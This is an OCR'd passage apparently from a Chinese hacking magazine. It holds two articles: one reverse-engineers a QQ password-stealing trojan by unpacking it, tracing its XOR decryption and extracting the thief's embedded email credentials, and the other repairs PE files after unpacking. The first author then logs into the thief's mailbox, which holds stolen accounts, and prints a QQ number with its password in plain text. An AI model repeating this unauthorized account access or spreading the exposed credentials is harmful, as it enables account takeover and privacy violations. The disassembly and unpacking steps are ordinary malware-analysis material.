


图2

在OD中按F8跟踪一下，只要看见ESP寄存器的数据变红，然后就执行命令hr esp，如图3，然后按F9让它运行起来，接着程序就被断在了这里：

```
0041DB9C     61             popad
0041DB9D   - E9 8F54FFFF    jmp     00413031
```

这里的popad和pushad是一对，看到这个popad，基本就说明我们成功了，我们跟随这个jmp跳过去就到了程序的OEP了，直接使用OD把它DUMP出来，如图4。再使用PEID看看，说是“Microsoft Visual C++ 6.0 [Overlay]”，已经没有壳了，如图5。




图3

我们使用OD载入脱壳后的文件，按F8跟踪几下后就可以看到如下的代码：




图 4




图 5

```
00405086      E8 65EBFFFF       call      <jmp.&kernel32.OpenMutexA>
0040508B      85C0              test      eax, eax
0040508D      75 13             jnz       short 004050A2
```

刚开始先打开互斥（用来判断程序运行是否唯一），继续往下看：

```
004050E9      E8 16EEFFFF       call      00403F04
004050EE      8B55 EC           mov       edx, dword ptr [ebp-14]
004050F1      B8 B0764000       mov       eax, 004076B0
004050F6      E8 05E0FFFF       call      00403100
004050FB      A1 B0764000       mov       eax, dword ptr [4076B0]
00405100      E8 EFE2FFFF       call      004033F4
```

这段代码用来得到一个随机字符串作为DLL的文件名，我们略过这些，直接看关键代码：

```
0040188A   .  6A 02             push      2                ; /Origin = FILE_END
0040188C   .  6A 00             push      0                ; |pOffsetHi = NULL
0040188E   .  6A C4             push      -3C              ; |OffsetLo = FFFFFFC4 (-60.)
00401890   .  FFB5 ACFEFFFF     push      dword ptr [ebp-154]   ; |hFile
00401896   .  FF15 1C304000     call      dword ptr [<&KERNEL32.SetFilePoi>;  \SetFilePointer
```

这里的代码用于调整好文件指针用来读文件，继续往下看：

```
0040189C   .  8365 EC 00        and       dword ptr [ebp-14], 0
004018A0   .  6A 00             push      0                ; /pOverlapped = NULL
004018A2   .  8D45 EC           lea       eax, dword ptr [ebp-14]   ; |
004018A5   .  50                push      eax              ; |pBytesRead
004018A6   .  6A 3C             push      3C               ; |BytesToRead = 3C (60.)
004018A8   .  8D85 B0FEFFFF     lea       eax, dword ptr [ebp-150]  ; |
004018AE   .  50                push      eax              ; |Buffer
004018AF   .  FFB5 ACFEFFFF     push      dword ptr [ebp-154]   ; |hFile
004018B5   .  FF15 30304000     call      dword ptr [<&KERNEL32.ReadFile>]  ; \ReadFile
```

开始读文件了，再往下几行我们会看到这里：

```
004018BB   .  6A 3C             push      3C
004018BD   .  8D85 B0FEFFFF     lea       eax, dword ptr [ebp-150]  ;  取加密字符地址
004018C3   .  50                push      eax              ;  压入加密字符地址
004018C4   .  E8 B90A0000       call      00402382         ;  进行解密
```

这里是解密算法，对加密信息进行解密，这里所谓的加密信息也就是从文件中读出来的盗号者的密码什么的，我们按F7跟进这个call，看这里的解密算法代码：

```
004023AD   > /8B45 F8           mov       eax, dword ptr [ebp-8]
004023B0   . |40                inc       eax              ;  eax加1，已经解密到第eax位
004023B1   . |8945 F8           mov       dword ptr [ebp-8], eax   ;  保存位数
004023B4   > |8B45 F8           mov       eax, dword ptr [ebp-8]   ;  读取位数
004023B7   . |3B45 0C           cmp       eax, dword ptr [ebp+C]   ;  是否解密到最后一位
004023BA   . |73 16             jnb       short 004023D2   ;  解密完成刚跳走
004023BC   . |8B45 FC           mov       eax, dword ptr [ebp-4]   ;  取加密字符地址到eax
004023BF   . |0345 F8           add       eax, dword ptr [ebp-8]   ;  该位的ASCII值与位数进行与运算
004023C2   . |0FB600            movzx     eax, byte ptr [eax]      ;  按位取加密字符
004023C5   . |83F0 12           xor       eax, 12          ;  该位的ASCII值与12H进行异或运算
004023C8   . |8B4D FC           mov       ecx, dword ptr [ebp-4]
004023CB   . |034D F8           add       ecx, dword ptr [ebp-8]
004023CE   . |8801              mov       byte ptr [ecx], al       ;  保存该位加密后的值
004023D0   .^\EB DB             jmp       short 004023AD
```

再按F8往下跟踪几句，就会看到这样的代码：**004047D3 8D45 E0 lea eax, dword ptr [ebp-20]**，这里把解密后的明文地址放到了eax里，我们执行命令**d eax**，嘿，看见好东西了，邮箱帐号和密码。到这里我们的分析也就结束了，使用刚刚得到的邮箱帐号和密码登录上去，小样，你的邮箱归我了，上面有1000+的QQ呢，如图6。




图 6




图 8

365075834----fuckmehappyyou----会员：是----地区：甘肃省兰州市----电信

图 7

这时突然想到这个盗号者在盗号之前肯定会先拿自己的号测试一下什么的，我一直往前翻，终于在前面找到了这个盗号者的密码，如图 7。密码还挺让人郁闷的，“fuckmepahhyyou”，唉，真不知道这人是怎么想的，不管了，登录上去看看，如图 8。

最后对文章进行一个总结，社工其实是最牛的技术，在这里感谢 Monster 大哥在我成文过程中对我的帮助。

（本文所涉及到的 OllyDBG、dumped、H 网站已收录到光盘中）

文章难易度：★★★
文章阅读点：在脱壳过程中容易出现的错误和具体的修复方法

菜鸟必会的脱壳修复方法

BaseNet

脱壳是菜鸟经常玩的游戏，手工脱壳的一般的步骤为“寻找 OEP ——脱壳——修复”，其最关键的问题就是修复了，下面我们就来看一些在脱壳中经常碰到的 PE 文件修复问题。

1、PE 结构改变

有很多壳，比如 PENCRYPT 在脱掉壳后，因为 PE 文件的损坏而导致了无法运行程序，虽然我们使用 Import Reconstructor 修复完毕了，但是因为有些加密壳对程序进行了加密，而我们脱的时候又不够完美，这时候 PE 结构就很容易损坏，当我们运行脱壳程序的时候就会提示如图 1 所示的错误，这时我们可以使用 LordPE 的重建功能来进行修复，首先打开 LordPe，单击“重建 PE”打开要修复的文件，这种修复一定要注意设置 PE 的选项，单击“设置”，在“重建”选项部分，只将“验证 PE”勾选，如图 2。




图 1




图 2

2、针对 PE 头的修复

在进行 PE 头的修复之前，我们先来了解一下 PE 文件，PE 文件是 Windows 中可执行文件的基本格式，比如 exe、dll 等都是 PE 文件，它的一个简单结构如图 3 所示，一般我们手工修改 PE 头有两个原因，第一个是用于免杀，第二个就是阻止 OD 调试，在脱壳中也经常会遇到一些 PE 头被更改的壳，比如 UPack，我们使用 OD 载入加壳程序的时候会提示如图 4 的错误，这个错误和手工修改 PE 头的效果是一样的，脱壳完成后程序无法执行，这种由壳导致的 PE 头被修改的问题，我们是无法手工修改回去的，这时候就需要借用 UPack.Fixer.exe 了，它是一个专门修复脱壳后 PE 头坏掉的工具，运行程序后如图 5 所示，我们直接单击“fix pe”选择要修复的 PE 文件就可以了。

